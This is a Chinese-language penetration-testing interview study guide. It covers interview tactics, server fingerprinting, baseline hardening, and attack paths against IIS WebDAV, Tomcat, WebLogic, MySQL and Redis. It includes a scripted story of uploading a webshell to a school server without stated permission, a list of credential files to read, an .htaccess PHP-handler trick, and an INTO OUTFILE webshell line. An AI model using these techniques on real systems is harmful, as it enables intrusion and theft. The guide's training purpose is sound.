

☺ 一阶段阶段考面试题

1. ((重点)) 面试策略 (以Python为例)

首先要根据自己做自我介绍时引入的相关Python知识去逐一分解，并且在简历中要有体现。比如这样介绍自己：

“你好领导（或者提前问好姓名，比如郭哥），我先自我介绍一下，我毕业于xxx大学，我所学专业是xxx。在校期间我通过课程及自我主动学习了xxx、xxx、Python编程，并且利用Python做过爬虫项目和写一些渗透测试poc，我还通过自己写的poc验证了学校xxx服务的漏洞，并提交给系主任，获得了学校的通报表扬”

注意，自我介绍时不要说流水账，什么学生会荣誉、帮打扫卫生阿姨的倒垃圾等这些不要说，要说简历相关的东西，还有就是在自我介绍时，重要的和自己很熟悉的技术要在最后说，往往面试官只记得你最后说了什么。

🔗 通过自我介绍去引导面试

假如，你在最后提到了Python编程和编写相关漏洞的poc，接下来面试官可能会问你一些Python的基础知识，下面模拟面试官提问：

1.你做过爬虫项目是吧？用的什么框架？

注意，这时候，你不能只答“做过，用的是scrapy”！！！！

面试官不是要的答案，而是你的主动性，你要这样回答，会显得你知识底蕴很好：

回答：

我曾经帮助导师爬取一些统计数据（这里不能提有关版权的东西，比如论文，也不要再去延续去讲这些数据是干什么的），我当时用的是Python scrapy框架，这个框架的优点是性能好、速度快，不管是动态网站还是静态网站，他都可以爬取数据。（主动讲scrapy框架原理，说的越多越好，除非面试官打断，最好是不给他说话的机会）scrapy它有5大模块，分别是核心引擎、Spider、调度器、下载器、pipelines。他们之间是这样的一个运行流程（最好是提前准备好纸，在纸上画）：当运行scrapy爬虫项目时，引擎首先会到Spider爬虫类中找到start_urls，然后将第一个URL包装成一个request对象，再通过引擎交给调度器Scheduler，调度器它实际上是一个URL队列，它会自动去掉重复的请求。然后调度器会将request请求对象通过引擎交给Downloader下载器，下载器通过网络去发送请求，目标网站返回的数据是一个response对象，下载器将response对象通过引擎交给Spider爬虫类，爬虫类从response对象中获取有用的数据后，把这些数据包装成一个item对象，通过引擎交给pipelines管道，在管道中可以定义数据是以什么方式保存，比如保存在文件、数据库等，这是scrapy各个模块之间运行的流程，当时我还加入了代理IP和自定义user-agent的一些自定义配置（这句话是引导面试官问下一个问题），防止对方站点出现过多的相同请求。

2.你在哪里加入的代理IP和自定义user-agent？不加user-agent的请求是什么样的？

注意：这里不能直接说在某某文件中加入，而是爬虫运行过程中的哪一步会引入这些东西

回答：

如果定义了代理和请求头，当Spider爬虫类将URL包装成request对象发送给调度器后，调度器在交给下载器之前，request对象会加入一些自定义的headers和代理，通常我们会把scrapy默认的用户-agent注释掉，然后加入自定义的用户-agent，一般是在settings文件中定义user-agent，然后在中间件Middlewares中的下载中间件downloadMiddleware类中的process_request方法中定义，这个方法的作用就是在发送请求之前包装request请求，加入一些自定义的东西。如果不加自定义的用户-agent的话，scrapy发送出去请求的请求头中user-agent会带上Python和scrapy的版本，这些信息最终会保存在目标服务器的日志中，虽然我爬取信息不是以盈利为目的，但是这样大量爬虫信息显然不是太好，还容易被对方把我所在区域的出网IP封锁，所以修改user-agent和加入代理IP是为了模拟真实请求。

一般是一个项目经验面试官问两个问题就不再对这个项目关注了，那么你要引导面试官去问下面的问题，不要两个人都安静下来。

比如上面那个问题，你可以接着说，爬虫是我做过的Python项目中的一个，我在校期间或者某阶段工作中，还写了一些Python的poc，还发现了学校服务器的漏洞，当时将验证数据交给系主任后，后面还得到了学校的表扬。（不同场景灵活应变）

3.这时候，面试官会问你发现了什么漏洞？

答：

当时我发现学校的成绩发布网站的站点比较老，于是我用自己写的poc验证了一下，我写的poc逻辑是通过requests库发送get请求，获取返回消息体的消息头，通过消息头中的server参数验证网站的web容器是IIS 6.0，然后我就上网找了一个IIS6.0的漏洞，漏洞的原理是通过服务器WebDAV功能的PUT和move方法上传木马可以拿到网站的webshell。然后我又分析了一下消息头参数，发现服务器通过public参数开放了PUT和move的http请求方式。于是我继续用requests库发送一个PUT请求，将一段木马代码成功上传到了服务器的根目录，根据漏洞公布的原理，它还需要使用move的请求方式将原本上传的木马代码文件转成jsp或asp的网站可执行的脚本文件，但是我使用requests库的方法中没有move方法，于是我查资料找到requests库下有个request方法，它可以自定义请求方法，我尝试着用requests.request方法自定method为move，将新的木马文件名通过请求头参数Destination带入到新的请求头中，它的值是重新命名的xxx.asp，第一次发送完move请求之后，返回的状态码是207，我认为有问题，没见过这种状态码，然后又发送了一遍，发现得到的状态码还是207，于是我上网查了一下，207状态码是webdav访问成功后特有的状态码，然后我尝试用webshell工具连接上传的木马文件，可以成功的连接，并且还可以看到服务器内部的文件。当时拿到权限之后我，挺激动的，因为这是我第一次真实的发现在自己的生活环境中发现了漏洞，立马找到导师，跟导师说清楚原由后，导师带着我找到了系主任，将一切问题说明后，我还跟主任讲了如何解决这个漏洞，过了一段时间，学校还公开表扬了我。

4.这时候，面试官可能会说，你在校期间还挺主动学习的，那你觉得如何避免这个漏洞或者修复这个漏洞？

答：

当时我跟主任说了两个方案，一个是如果webdav没有用这个服务的话可以关闭它，一个是如果用到的话，首先修改网站根目录的权限，将目录的属主改为一个普通用户，并且这个用户只能对当前目录有权限，离开这个目录用户是没有任何权限的。然后，将目录读写权限改为只读就可以了。因为这件事情，我自己更加对网络安全这方面感兴趣了，后面我还学习和实践了很多网络安全方面的技术。

这时候，面试官会问你简历上的其他技术，或者是问你都用过哪些网络安全方面的技术？

你自己接着答其他网络安全方面的知识即可

☺ 一、操作系统和中间件

1. (重点)如何手工快速判断目标站是 Windows 还是 Linux 服务器?

📖 第一种方法:

通过改变 url 中部分字符的大小写并观察页面显示是否有变化（是否提示找不到页面等）来判断服务器对大小写是否敏感。

Linux 大小写敏感，Windows 大小写不敏感。

📖 第二种方法:

通过 ping 的 TTL 值进行判断，如：

- Linux 系统的 TTL 值为 64 或 255，
- Windows NT/2000/XP 系统的 TTL 值为 128，
- Windows 98 系统的 TTL 值为 32，
- UNIX 主机的 TTL 值为 255。

2. (重点)常见的状态码有哪些?

1 2 3 4 5 原则

- 1 开头表示**临时响应**，如 100，表示**收到消息继续等待请求**
- 2 开头表示**成功**，如 200
- 3 开头表示**重定向**，如 301 (**永久重定向**)， 302 (**临时重定向**)
- 4 开头表示**客户端请求错误**，比如 404 (**文件未找到**)
- 5 开头表示**服务器端错误**，如 503 (**服务不可用**)

3. (重点)简单描述常见的协议以及默认端口号

端口	服务	说明
20/21 (tcp)	ftp	文件传输协议是用于在网络上进行文件传输的一套标准协议。
22 (tcp)	ssh	SSH 为建立在应用层基础上，，的安全协议。SSH 是较可靠，专为远程登录会话和其他网络服务提供安全性的协议。
23 (tcp)	telnet	Telnet协议是TCP/IP协议族中的一员，是Internet远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。

端口	服务	说明
53 (udp)	dns	域名系统作为将域名和IP地址相互映射的一个分布式数据库，能够使人更方便地访问互联网。
67/68 (udp)	dhcp	DHCP（动态主机配置协议）通常被应用在大型的局域网络环境中，主要作用是集中地管理、分配IP地址，使网络环境中的主机动态的获得IP地址、Gateway地址、DNS服务器地址等信息，并能够提升地址的使用率。
80 (tcp)	http	超文本传输协议是一个简单的请求-响应协议，它指定了客户端可能发送给服务器什么样的消息以及得到什么样的响应。
110 (tcp)	pop3	POP适用于C/S结构的脱机模型的电子邮件协议，已发展到第三版，称POP3
443 (tcp)	https	HTTPS是以安全为目标的 HTTP 通道，在HTTP的基础上通过传输加密和身份认证保证了传输过程的安全性。
1433 (tcp)	SQL Server	SQL Server 是一个关系数据库管理系统。
1521 (tcp)	Oracle	Oracle是甲骨文公司的一款关系数据库管理系统。
3306 (tcp)	MySQL	MySQL是一个关系型数据库管理系统，由瑞典MySQL AB 公司开发，属于 Oracle 旗下产品。MySQL 是最流行的关系型数据库管理系统之一。
3389 (tcp)	RDP	远程桌面协议(RDP)是让使用者连上提供微软终端机服务的计算机
7001 (tcp)	Weblogic	Weblogic是用于开发、集成、部署和管理大规模分布式web应用程序、网络应用程序和数据库应用程序的Java应用服务器。

4. (重点)Windows的基线检查了解过吗

- 1.1) 检查用户**密码复杂度**策略是否开启，**密码使用期限**设置是否合理，是否设置**强制密码历史**，是否配置账户**登录失败次数**过多后锁定账户
- 2.2) 检查是否设置了**匿名的账户访问控制**、是否禁止**未登录强制关机**、**可关闭系统**和**可从远端关闭系统的帐户和组**设置是否合理
- 3.3) 检查是否设置**会话超时自动断开连接**、**注册表自启动项**是否存在异常、**锁定会话时显示用户信息**是否关闭、**自动播放功能**是否关闭

5. 在对系统进行维护过程中，你如何评估系统上的NTFS权限设置是否安全？

在渗透测试中，我会通过分析目标系统上的**NTFS权限**设置，寻找潜在的安全漏洞和风险点。

我会评估权限的配置是否遵循了**最小特权原则**，是否存在**权限过度授予**的情况，以及是否存在**权限继承断裂**等问题，从而确定系统的安全性水平。

6. 与共享权限相比，NTFS权限有什么特点

共享权限是对**共享资源**进行控制的，而NTFS权限则是对**文件和文件夹**进行控制的。

NTFS**权限控制增加精细**，可以对每个文件或文件夹**单独设置权限**。

7. 你怎么理解NTFS权限的最小特权原则？

最小特权原则是指**给予用户的权限应该是最低限度的**，仅能完成其工作所需的操作，而不是给予过多的权限。

这样做可以最大程度地**降低系统遭受攻击的风险**，因为攻击者**无法利用多余的权限**来进行恶意行为。

8. 你对Windows批处理了解吗？它们通常用于做什么？

批处理文件是包含**一系列命令的文本文件**，也被称为 `bat` 文件，是一种在Windows操作系统中用于**自动执行**一系列命令的文本文件。

包括**运行程序、创建或删除文件和文件夹、重命名文件**等。

9. (重点)在渗透测试中，如果你想让你写一个批处理用于收集系统信息，你会怎么写？

我可以编写一个批处理脚本，利用命令行工具如 `systeminfo`、`ipconfig`、`netstat` 等来收集系统的基本信息，如操作系统版本、网络配置、开放端口等。

10. (重点)你能分享一个你曾经编写过的有趣的批处理脚本，并解释它的作用吗？

当然，我曾经编写过一个批处理脚本，可以**自动化收集目标系统的基本信息**，并生成报告。脚本可以帮助我更快了解目标系统的配置和漏洞，从而有针对性地执行后续的渗透测试操作。

脚本中主要调用了 `systeminfo`、`ipconfig`、`netstat`、`tasklist` 和 `reg query` 命令，收集系统的基本信息，并将结果保存到对应的文本文件中。

然后，它将这些信息合并到一个名为 `report.txt` 的报告中。

最后，它会提示用户按任意键继续，并在用户按下任意键后退出。

具体示例：

```
1 | @echo off
2 |
3 | echo 正在收集系统信息，请稍候...
4 |
5 | rem 收集系统信息
```

```

6
7 systeminfo > system_info.txt
8 ipconfig /all > network_info.txt
9 netstat -ano > netstat_info.txt
10 tasklist > tasklist_info.txt
11 reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion" >
    registry_info.txt
12
13 echo 系统信息收集完成。
14
15 rem 生成报告
16
17 echo 生成报告中...
18 echo. > report.txt
19
20 echo 系统信息报告 >> report.txt
21 type system_info.txt >> report.txt
22 echo. >> report.txt
23
24 echo 网络信息报告 >> report.txt
25 type network_info.txt >> report.txt
26 echo. >> report.txt
27
28 echo 网络连接报告>> report.txt
29 type netstat_info.txt >> report.txt
30 echo. >> report.txt
31
32 echo 进程列表报告 >> report.txt
33 type tasklist_info.txt >> report.txt
34 echo. >> report.txt
35
36 echo 注册表信息报告>> report.txt
37 type registry_info.txt >> report.txt
38
39 echo 报告已生成，存储在 report.txt 文件中。
40
41 Pause

```

11. 你如何保证在渗透测试中使用Windows批处理时不会对系统造成损坏或不可逆的影响？

我会首先在安全的环境中测试脚本，确保其不会对系统造成损坏。

此外，我会在执行脚本之前备份系统，以防意外发生。

12. Linux 如何保护 SSH

- 禁止root远程登录，
- 禁止空口令登录，
- 设置超时自动退出，
- 如安全要求等级高，可以禁止口令，使用私钥文件登录


13. 什么是Linux的文件权限，如何修改它们？

Linux文件权限决定了用户和用户组对文件或目录的访问权限。

有三种权限：**读**（`r`）、**写**（`w`）和**执行**（`x`）。

可以通过 `chmod` 命令更改这些权限。

例如



```
1 | chmod 755 filename
```

将设置文件的权限为**所有者**读/写/执行，**所属组**和**其他用户**读/执行。

14. (重点)什么是SUID和SGID，它们如何影响文件权限？

`SUID` 和 `SGID` 都是一种**特殊类型的文件权限**。

≡ SUID

SUID针对**可执行文件**赋权，作用在普通文件中没有任何意义。

如果给**可执行文件**添加了SUID权限后，用户发起一个进程，那么该进程会以可执行文件的**所有者的权限**运行。

≡ SGID


SGID既可以针对**目录**赋权也可以针对**可执行文件**赋权。

SGID针对**目录**赋权时，在该目录中建立的文件**属组继承**父目录的属组

SGID针对**可执行文件**赋权时，用户发起一个进程，那么该进程会以可执行文件的**所属组的权限**运行。


15. (重点)Linux如何查看系统内核的版本

可以使用 `uname -a` 命令查看，`uname` 这个命令是用来打印系统信息的，`-a` 可以打印系统**所有**信息，其中包含内核版本。



```
1 | uname -a
```

也可以使用`cat`命令查看 `/proc/version` 文件



```
1 | cat /proc/version
```

16. (重点)Linux的基线检查了解过吗

每个公司有每个公司的基线规范体系，但是答题大概分为下列几个方面

📁 1) 账号管理和授权

- | 检查**特殊账号**，是否存在**空密码**的账户和 **root 权限账户**
- | **禁用或删除无用账号**
- | **添加口令策略**: `/etc/login.defs` 修改配置文件，设置**过期时间**、**连续认证失败次数**
- | **禁止 root 远程登录**，限制**root用户直接登录**。
- | 检查 **su 权限**。
- | 设置 `umask` 值**防止默认权限过高**

📁 2) 服务

- | 关闭**不必要的服务**
- | **SSH 服务安全**
- | **不允许 root 账号直接登录系统**，`PermitRootLogin=no`
- | 修改 SSH 使用的**协议版本**为 `2`
- | 修改**允许密码错误次数**（默认 6 次），`MaxAuthTries=3`
- | 设置**无操作超时后自动退出**

📁 3) 日志

- | 启用 `syslogd` 日志，配置**日志目录权限**，或者设置日志服务器
- | 记录**所有用户的登录和操作日志**，通过脚本代码实现记录所有用户的登录操作日志，防止出现安全事件后无据可查

📁 4) IP 协议安全要求

- | 远程登录**取消 telnet 采用 ssh**
- | 设置 `/etc/hosts.allow` 和 `deny`

17. (重点)如果你拿到一个Linux下的可以读取文件的漏洞你会选择读哪些文件？

- 1) `/root/.ssh/authorized_keys` // ssh的**授权秘钥存储文件**
- 2) `/root/.ssh/id_rsa` //ssh的**私钥**，ssh公钥是 `id_rsa.pub`
- 3) `/etc/passwd` // 账户信息
- 4) `/etc/shadow` // 账户密码文件

5) `/etc/httpd/conf/httpd.conf` // Apache配置文件

6) `/etc/nginx/nginx.conf` //Nginx配置文件

18. (重点)拿到一个webshell发现网站目录下有.htaccess文件，我们能做什么？

1.1) `.htaccess` 文件是 Apache HTTP 服务器用来配置特定目录的特定规则的文件。这个文件可以**改变服务器的行为**，例如**重定向用户，改变默认页面，制定密码保护**等，如果在测试中拿到了一个webshell，并在网站目录下找到了 `.htaccess` 文件可尝试下列的一些操作。

2.2) **查看文件内容**：`.htaccess` 文件可能会包含重要的信息，如**重定向规则、密码保护的目录、错误文档的路径**等。这些信息可能会帮助我们更好地了解网站的结构和行为。

3.3) **增加和修改文件内容**：如果有权限，能够修改 `.htaccess` 文件的内容，我们可以利用 `.htaccess` 来改变网站的行为。例如，可以设置重定向，让访问某个页面的用户被重定向到另一个页面。或者插入正则匹配可以使 `xxx.jpg` 文件被解析成 `.php` 文件。

```
1 <FilesMatch "xxx.jpg">
2   SetHandler application/x-httpd-php
3 </FilesMatch>
```

19. (重点)你知道哪些中间件的解析漏洞

Apache换行解析漏洞：`2.4.0~2.4.29` 版本存在该漏洞，上述版本在解析文件时会把**文件名后面的换行符**也匹配到，例如会把 `muma.php\x0A` (`\x0A` 表示换行符) 当成 `muma.php` 文件进行解析，导致攻击者可以在上传文件时在**文件名后加个换行符来绕过上传文件时的限制**，从而获得webshell

Apache多后缀解析漏洞：主要是和用户配置有关，Apache默认一个文件可以拥有多个以 `.` 分割的后缀名，识别时会**从右往左依次识别**。如果管理员为 `.php` 后缀的文件**添加处理程序时配置错误**，可能会导致文件有多个后缀的情况下，只要**其中一个后缀是 .php** 后缀那么该文件就会被识别为PHP文件进行解析，所以攻击者可以上传类似于 `muma.php.jpg` 的文件来获得 webshell

Nginx文件名逻辑漏洞：`Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7` 上述版本中存在此漏洞。当我们访问的路径中存在**空格和空字节**会让Nginx错误的解析URL地址，导致可以绕过服务端限制，从而**解析PHP文件**，造成命令执行的危害。

20. Tomcat外部访问默认端口？

`8080,8005,8009`

21. (重点)Tomcat常见漏洞类型以及如何利用？

Tomcat的漏洞主要涉及**远程代码执行、后台弱口令、文件包含漏洞**。

Tomcat远程代码执行漏洞，如果Tomcat运行在Windows主机上，启用HTTP中的 `PUT` 请求，攻击者就可以通过构造攻击请求项服务器上传包含任意代码的 `JSP` 文件，造成任意代码执行。或者我们向 `CGI Servlet` 发送请求，可以在具有Apache Tomcat权限的系统上注入和执行任意操作系统命令，这个也是针对Windows系统的。如果存在 `Apache Unomi` 远程代码执行漏洞，可以通过构造的MVEL或ONGI表达式来发送恶意请求，使得Unomi服务器执行任意代码。

如果Tomcat后台存在弱口令漏洞，我们可以用Burp爆破进入后台部署war包getshell。

如果存在**文件包含漏洞**，这个是由于 **AJP** 协议存在缺陷导致的，可以通过构造特定参数，**读取服务器webapp下的任意文件**。若目标服务器同时存在**文件上传功能**，可以进一步**实现远程代码执行**。

22. (重点)简述一下Tomcat 文件包含漏洞

默认情况下,Tomcat会开启 **AJP** 连接器, Tomcat在AJP协议的实现上存在漏洞,导致攻击者可以通过发送恶意的请求,可以**读取或者包含Web根目录下的任意文件**,配合文件上传, 将导致任意代码执行(**RCE**)。

23. (重点)简述一下Tomcat控制台暴露漏洞

Tomcat**默认安装后**作为一个系统服务运行。当Tomcat以**系统管理员身份**或作为**系统服务**运行时, **java取得了系统用户或系统管理员的全部权限**。而且Tomcat管理的默认的**账户和密码为tomcat**.攻击者可以利用默认口令获取**后台管理权限**,通过部署**war包**将木马写入到服务器上, 进一步控制服务器权限的目的。

24. 如果tomcat重启的话，webapps下，你删除的后台会不会又回来？

从Tomcat的 **webapps** 目录中删除一个web应用程序, 然后重新启动Tomcat服务, **被删除的web应用程序不会回来**。webapps目录是Tomcat查找要部署的web应用程序的位置, 对该目录所做的任何更改都将在Tomcat重新启动时反映出来。

但是, 如果web应用程序是使用**WAR文件**部署的, 并且该WAR文件**仍然存在于webapps目录**中, 那么Tomcat会在重新启动web应用程序时**重新部署**它。

25. (重点)如何获取并确定WebLogic资产？

- 利用 **网络空间搜索引擎** **FOFA** 、 **shodan** 、 **钟馗之眼** 等 , `app="BEA-WebLogic-Server"` ;
`app="Weblogic_interface_7001"`
- 或者**谷歌语法** `inurl:/console/login/LoginForm.jsp` , `intitle:Oracle WebLogic Server` 等方法
- **访问网站**, 如果发现 `Error 404--Not Found` , 就可以判断为 **WebLogic** 。

26. (重点)WebLogic常见漏洞类型？并简要概述？

弱口令（导致上传任意war包）、**SSRF漏洞**、**任意文件上传漏洞**、**反序列化漏洞**

- 1.**弱口令**：Weblogic存在管理后台, 通过账号密码登录, 由于管理员的疏忽, 经常会使用弱口令, 或者默认的账户名密码。因此存在弱口令爆破的风险。
- 2.**SSRF**：Weblogic中存在一个SSRF漏洞, 利用该漏洞可以**发送任意HTTP请求**, 进而可以**攻击内网**中redis、fastcgi等脆弱组件。
- 3.**任意文件上传**： `Web Service Test Page` 在“生产模式”下**默认不开启**, 所以该漏洞有一定限制。利用该漏洞, 可以**上传任意jsp文件**, 进而获取服务器权限。
- 4.**反序列化**：基于**WebLogic T3协议**和**wls-wst服务组件**可以引起远程代码执行的**反序列化漏洞**。Weblogic的WLS Security组件对外提供webservice服务。

通过T3协议可以在前台**无需账户登录**的情况下进行**RMI反序列化漏洞**的攻击利用。

WLS组件使用**XMLDecoder**来解析用户传入的**XML数据**, 在解析的过程中出现反序列化漏洞, 导致**可执行任意命令**。

27. (重点)WebLogic弱口令漏洞渗透思路？

利用工具检测发现存在弱口令漏洞，访问 <http://ip:7001/console>，WebLogic后台。测试常用用户名/密码，或者尝试使用WebLogic任意文件读取漏洞，找到用户名密码的密文和加密密钥来获取明文。

获取管理员用户名密码后，登录后台，通过部署war包上传木马文件，获取shell。

28. (重点)WebLogic任意文件上传漏洞渗透思路？如何防御？

🔗 渗透思路：

利用工具检测发现存在任意文件上传漏洞，访问测试页面 `/ws_utc/config.do`，我们可以先修改当前工作目录为 `ws_utc` 应用的静态文件css目录，因为访问这个目录不需要权限。然后上传jsp木马文件，获得shell。

🔗 防御：

- 设置 `Config.do` 页面登录授权后访问；
- IPS 等防御产品可以加入相应的特征；
- 升级到官方最新版本

29. (重点)WebLogic XML Decoder反序列化漏洞渗透思路？如何防御？

🔗 渗透思路：

利用工具或脚本检测发现存在XML反序列化漏洞，或者手动探测 `wls-wsat` 漏洞地址，使用BP抓包，改写POC包，测试能否写入文件，可以写入文件就可以尝试写入反弹shell。

🔗 防御：

- 临时方案：根据实际环境路径，删除WebLogic `wls-wsat`组件
- 官方补丁：前往Oracle官网下载10月份所提供的安全补丁

二、数据库与SQL注入

1. (重点)得到mysql的权限是否可以写webshell，如果可以写webshell的条件

可以利用mysql的文件导入导出写入webshell

使用 into outfile

```
1 | select 'payload' into outfile '/path/to/webshell'
```

1.1.知道网站有**绝对路径**，且MySQL服务**所属用户**（默认为mysql）对网站目录有**可写**权限。

2.2.数据库用户 `File` 权限

3.3.MySQL账户有 `File_priv` 权限

判断

```
1 | show variables like 'secure_file_priv'
```

配置文件 `my.cnf` : `--secure-file-priv`

- 该选项为**空**代表可以**写入任何目录**
- 该选项如果有**文件夹目录**则代表**只允许写入该目录下文件**（PS：测试子目录也不行）
- 该选项为 `null` 代表**没有权限**

2. (重点)mysql的网站注入，5.0以上和5.0以下有什么区别？

- 5.0以下没有 `information_ schema` 这个系统表，**无法列表名等，只能暴力跑表名**。
- 5.0以下是**多用户单操作**，5.0以上是**多用户多操作**。

3. (重点)如何判定靶机的数据库是mysql数据库？

- （1）**端口扫描**，通过**网络扫描工具**：使用网络扫描工具（如 **Nmap**、**Zenmap** 等）对靶机进行**端口扫描**，检查是否开放了 MySQL 数据库**默认端口号 3306**，如果发现3306端口则，表明有mysql数据库
- （2）注入过程中，如果**报错返回中有limit**，可以判定是 `mysql` 数据库或者是 `postgresql` 数据库

3. (3) 注入过程中，利用 `select version()` 获得版本信息，如果版本是 5 开头，或者 8 开头的，则是 mysql 查询结果返回的是以 "5.x.x" 或 "8.x.x" 开头的版本号，那么可以确定远程数据库是 MySQL 数据库。其中，"5.x.x" 表示 MySQL 5.x 版本系列，"8.x.x" 表示 MySQL 8.x 版本系列。

4. (重点)如何判定靶机的数据库是sql-server

1. (1) **端口扫描**：通过**网络扫描工具**：使用网络扫描工具（如 Nmap、Zenmap 等）对远程服务器进行端口扫描，检查是否开放了 SQL Server 数据库默认端口号。SQL Server 默认使用 **TCP 协议的端口号是 1433**。如果扫描结果显示该端口是开放状态，那么可以推断该远程服务器上运行的数据库是 SQL Server。
2. (2) 注入过程中，如果**报错返回**中有**top之类**的可以判定是sqlserver数据库
3. (3) 注入过程中，利用 `select @@version` 获得版本信息，如果查询结果包含 "Microsoft SQL Server" 或 "SQL Server" 的字样，并显示相应的版本号，那么可以确定远程数据库是 SQL Server 数据库。

5. mysql的用户名密码是存放在哪张表里面?mysql密码采用哪种加密方式?

```
mysql -> users
```

SHA1 加密

6. (重点)redis漏洞了解吗，如果发现一个redis的未授权访问漏洞，可以采用什么样的渗透手段?

了解redis的**未授权访问**漏洞，

通过redis未授权漏洞，可以尝试以下攻击

- 1、对redis数据库数据进行攻击，**暴出所有的键值对的敏感信息**
- 2、提权到webshell，提权到webshell的方式可以利用**持久化或者利用主从复制**，将一句话木马复制到网站的路径中，然后尝试用**webshell**管理工具进行连接
- 3、提权到shell，可以利用持久化，**将公钥写入到系统中**，然后用私钥登录
- 4、提权到shell，可以利用**主从复制**，利用**小工具**，获得靶机反弹shell
- 5、提权到shell，可以利用redis的持久化，往靶机中**写入计划任务**，获得靶机的反弹shell

7. (重点)mysql的基线检查了解么？说说看

1. (1) 禁用 `local_infile` 选项会降低攻击者通过SQL注入漏洞器**读取敏感文件**的能力
2. (2) **修改默认3306端口**
3. (3) 使用**非root和非sudo权限用户启动**Mysql服务

4. (4) 删除 'test' 数据库
5. (5) 确保配置了 `log-error` 选项
6. (6) 确保没有用户配置了**通配符主机名**
7. (7) 检查Mysql服务是否允许**匿名登录**, **删除匿名登陆账户**
8. (8) 禁用 `symbolic-links` 选项, 编辑Mysql配置文件/etc/my.cnf, 在mysqld 段落中配置 `symbolic-links=0`, 5.6及以上版本应该配置为 `skip_symbolic_links=yes`, 并重启mysql服务
9. (9) 确保 `log-raw` 选项没有配置为 `ON`, 编辑Mysql配置文件/etc/my.cnf, 删除log-raw参数, 并重启mysql服务

8. (重点)MySQL数据库的配置文件是? MySQL数据库的端口是?

MySQL数据库的配置文件


linux 下 `/etc/my.cnf`

windows 下是安装目录下 `my.ini`

端口是3306

9. Sqlserver的基线检查了解么? 说说看

- (1) 应删除与数据库运行、维护等工作**无关的帐号**。
- (2) 对用户的属性进行安全检查, 包括**空密码**、**密码更新时间**等。修改
- (3) 目前所有帐号的口令, 确认为**强口令**。特别是sa 帐号, **口令长度**至少8位, 并包括**数字**、**小写字母**、**大写字母**和**特殊符号**四类中至少两类。且**5次以内不得设置相同的口令**。密码应至少**每90天进行更换**。
- (4) 应**按照用户分配帐号**, 避免不同用户间共享帐号



```
1 | sp_addlogin user_name_1', 'password1'
```

设置登陆名及密码的存储过程

- (5) 在数据库权限配置能力内, 根据用户的业务需要, 配置其所需的**最小权限**。
- (6) 通过数据库所在操作系统或防火墙限制, 只有**信任的IP 地址**才能通过监听器访问数据库。只允许与指定的IP地址建立1433的通讯。当然, 从更为安全的角度来考虑, 应该把**1433端口改成其他的端口**。
- (7) 数据库应**配置日志功能**, 记录对与数据库相关的安全事件。
- (8) 为系统打**最新的补丁包**。
- (9) **停用不必要的存储过程** 如 `xp-cmdshell`, `sp-OACreate`

Sp_OACreate	xp_deletemail
Sp_OADestroy	xp_dirtree
Sp_OAGetErrorInfo	xp_dropwebtask
Sp_OAGetProperty	xp_dsninfo
Sp_OAMethod	xp_enumdsn
Sp_OASetProperty	xp_enumerrorlogs
Sp_OAStop	xp_enumgroups
Xp_regaddmultistring	xp_enumqueuedtasks
Xp_regdeletekey	xp_eventlog
Xp_regdeletevalue	xp_findnextmsg
Xp_regenumvalues	xp_fixeddrives
Xp_regremovemultistring	xp_getfiledetails
xp_sdidebug	xp_getnetname
xp_availablemedia	xp_grantlogin
xp_cmdshell	xp_logevent
	xp_loginconfig
	xp_logininfo
	xp_makewebtask

xp_msver xp_perfend	
xp_perfmonitor	xp_sprintf
xp_perfsample	xp_sqlinventory
xp_perfstart	xp_sqlregister
xp_readerrorlog	xp_sqltrace
xp_readmail	xp_sscanf
xp_revokelogin	xp_startmail
xp_runwebtask	xp_stopmail
xp_schedulersignal	xp_subdirs
xp_sendmail	xp_unc_to_drive
xp_servicecontrol	xp_dirtree
xp_snmp_getstate	
xp_snmp_raisetrap	

10. redis的基线检查了解么？说说看

📖 (1) 禁止使用root用户启动

使用root切换到redis用户启动服务：

```
useradd -s /sbin/nolog -M redis
```

```
sudo -u redis //redis-server //redis.conf
```

📖 (2) bind 本机ip或内网ip

在redis的配置文件redis.conf中配置如下：bind 127.0.0.1或者内网IP，然后重启redis，操作时建议做好记录或备份

📖 (3) 打开保护模式

```
1 | protected-mode yes
```

📖 (4) 设置redis配置文件权限为600

```
1 | chmod 600 redis.conf
```

📖 (5) 自定义端口号

编辑文件redis的配置文件redis.conf，找到包含port的行，将默认的6379修改为**自定义的端口号**，然后重启redis

📖 (6) 禁用或者重命名危险命令

修改 redis.conf 文件，添加

```
1 | rename-command FLUSHALL ""
2 | rename-command FLUSHDB ""
3 | rename-command CONFIG ""
4 | rename-command KEYS ""
5 | rename-command SHUTDOWN ""
6 | rename-command DEL ""
7 | rename-command EVAL ""
```

然后重启redis。**重命名为""**代表**禁用命令**，如想保留命令，可以重命名为不可猜测的字符串，

如：

```
1 | rename-command FLUSHALL joYAPNXRPmcarcR4ZDgC
```

📖 (7) 开启redis密码认证,并设置高复杂度密码

📖 (8) Redis以下版本存在漏洞

Redis 2.8.1 之前版本和 3.0.2 之前 3.x 版本存在字节码命令执行漏洞 <https://avd.aliyun.com/detail?id=AVD-2015-4335>

Redis 4.x至5.0.5版本存在主从复制命令执行漏洞RCE

Redis 3.2.0 至 3.2.4 版本存在缓冲区溢出漏洞，可导致任意代码执行

11. 请写出Mysql5数据库中查询库'helloworld'中'users'表所有列名的语句

```
1 | select column_name from information_schema.columns where table_name='users' and table_schema='helloworld';
```

12. Redis如何设置密码及验证密码？

🔗 设置密码：

```
1 | config set requirepass 123456
```

🔗 授权密码：

```
1 | auth 123456
```

13. (重点)如果利用中国菜刀链接一句话木马获得webshell，那么监管值守时，如何判断这是中国菜刀的一句话木马的流量？菜刀机和靶机在流量特征上有什么特征？攻击上有什么弊端？可用什么替换？

